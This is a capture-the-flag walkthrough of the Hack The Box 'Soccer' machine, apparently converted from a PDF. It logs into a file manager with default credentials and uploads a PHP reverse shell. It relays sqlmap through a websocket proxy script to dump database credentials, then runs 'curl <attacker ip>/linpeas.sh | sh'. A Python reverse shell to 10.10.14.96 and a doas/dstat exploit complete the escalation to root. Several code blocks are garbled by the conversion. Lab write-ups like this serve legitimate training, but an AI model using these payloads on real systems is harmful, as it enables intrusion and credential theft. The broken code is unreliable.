
rustscan 10.10.11.194 to make a fast scann before going deeper with nmap nmap -sV -v 10.10.11.194 PORT STATE SERVICE **VERSION** OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0) open ssh 22/tcp nginx 1.18.0 (Ubuntu) open http 80/tcp 9091/tcp open xmltec-xmlmail?

Add 10.10.11.194:soccer.htb to /etc/hosts

Now we can go to the website

Make a dirbuster scan and we find http://soccer.htb/tiny/ which is a login page



Seems to be runningn on Tiny File Manager (H3K) which is a web file manager in php

Wappalizer firefox extension doesn't give us any more info than that While if we go on the http://10.10.11.194:9091/ page where the mail server was runnign we get a Cannot GET / error

O 10.10.11.194:9091 C G . Kali Linux \, Kali Tools 💆 Kali Docs 💢 Kali Forums 💸 Kali NetHunter 🧆 Exploit-DB 🝬 Google Hackii

Cannot GET /

\$

Login in Tiny File Manager with default credential (admin:admin@123 -they can be found on google) Let's try to insert some code and execute a reverse shell in the "upload" folder since it's the only folder where our user is authorized to make changes Generate a php shell code modifyng this: https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php


Save it in a .php file and upload it on Tiny File Manager nc -lnvp 4444

Open the site page where the code it's saved and we have a shell

Inside /etc/hosts we find that there is another domain (soc-player.soccer.htb) \$ cat /etc/hosts 127.0.0.1 localhost soc-player.soccer.htb soccer soccer.htb ubuntu-focal ubuntu-focal 127.0.1.1

Save it in our /etc/hosts so we can visit that page and do some research on that This site is similar to the pevious one but with more pages (we have a login and sign in pages)

I made a fake account (fake@fake.com:fake) and now I have access to this:



The connection on this page is executed through a web socket (we can see it by viewing the source code of the page and searching for the word "socket")

```
128
        <script>
129
            var ws = new WebSocket("ws://soc-player.soccer.htb:9091");
            window.onload = function () {
130
131
            var btn = document.getElementById('btn');
132
            var input = document.getElementById('id');
133
134
135
            ws.onopen = function (e) {
136
                console.log('connected to the server')
137
            input.addEventListener('keypress', (e) => {
138
139
                key0ne(e)
140
```

When this happens usually we are able to use the following python code to redirect the request from sqlmap to our localhost and execute a blind SQL injection

```
from http.server import SimpleHTTPRequestHandler
from socketserver import TCPServer
from urllib.parse import unquote, urlparse
from websocket import create connection
ws_server = "ws://soc-player.soccer.htb:9091"
def send ws(payload):
 ws = create \ connection(ws \ server)
 # If the server returns a response on connect, use below line
 #resp = ws.recv() # If server returns something like a token on connect you can find and extract from here
 # For our case, format the payload in JSON
 message = unquote(payload).replace("",'\") # replacing " with ' to avoid breaking JSON structure
 data = '{"id": "%s"}' % message
 ws.send(data)
resp = ws.recv()
 ws.close()
 if resp:
 return resp
 else:
def middleware_server(host_port,content_type="text/plain"):
 class CustomHandler(SimpleHTTPRequestHandler):
 def do_GET(self) -> None:
 self.send_response(200)
 payload = urlparse(self.path).query.split('=',1)[1]
 except IndexError:
payload = False
 if payload:
 content = send_ws(payload)
 content = 'No parameters specified!'
self.send header("Content-type", content_type)
 self.end headers()
 self.wfile.write(content.encode())
 class TCPServer(TCPServer):
 allow reuse address = True
 httpd = TCPServer(host port, CustomHandler)
 httpd.serve forever()
print("[+] Starting MiddleWare Server")
print("[+] Send payloads in http://localhost:8081/?id=*")
 middleware server(('0.0.0.0',8081))
except KeyboardInterrupt:
```

Save the script in a .py file, run it and run the sql command sqlmap -u "http://localhost:8081/?id=1" -p "id" on another console

We can see that the parameter id is vulnerable to sql injection I used the command sqlmap -u "http://localhost:8081/?id=1" -p "id" --tables to print all the tables of the databases

```
[12:52:33] [WARNING] it is very important to not stress the network connection during usage o
f time-based payloads to prevent potential disruptions
[12:53:30] [INFO] retrieved: sys
[12:54:26] [INFO] retrieved: soccer_db
[12:57:07] [INFO] fetching tables for databases: 'information_schema, mysql, performance_sche
ma, soccer_db, sys'
[12:57:07] [INFO] fetching number of tables for database 'soccer_db'
[12:57:07] [INFO] retrieved: 1
```

soccer_db seems useful, let's have a look inside it

sqlmap -u "http://localhost:8081/?id=1" -D soccer_db --tables and we can see there is the "accounts" field, let's dump it sqlmap -u "http://localhost:8081/?id=1" -D soccer_db -T accounts --dump

	ome credentials (player:PlayerOftl	heMatch2022)
Database: soccer_db		
Table: accounts [1 entry]		
tt		++
id email	password	username
1324 player@player.	htb PlayerOftheMatch202	2 player
1	Norma San and Normalisans	

We can use them for an ssh connection and we are in (we can take the user flag)

Let's use **LinPEAS** to execute the priv esc On the attacker machine: sudo python -m http.server 80

On the target machine: curl <attacker ip>/linpeas.sh | sh We can use doas misconfiguration to execute a command as root

find / -name dstat -type d 2>/dev/null cd /usr/local/share/dstat

nano <filename>.py

```
import socket, subprocess, os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("10.10.14.96",2929));
os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);
import pty; pty.spawn("/bin/sh")
```

On the attacker machine nc -nvlp 2929

Now on the target machine we can execute the script in the following way doas -u root /usr/bin/dstat --<filename>

Now we are root and we can take the flag

```
# id
id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
cd /root
```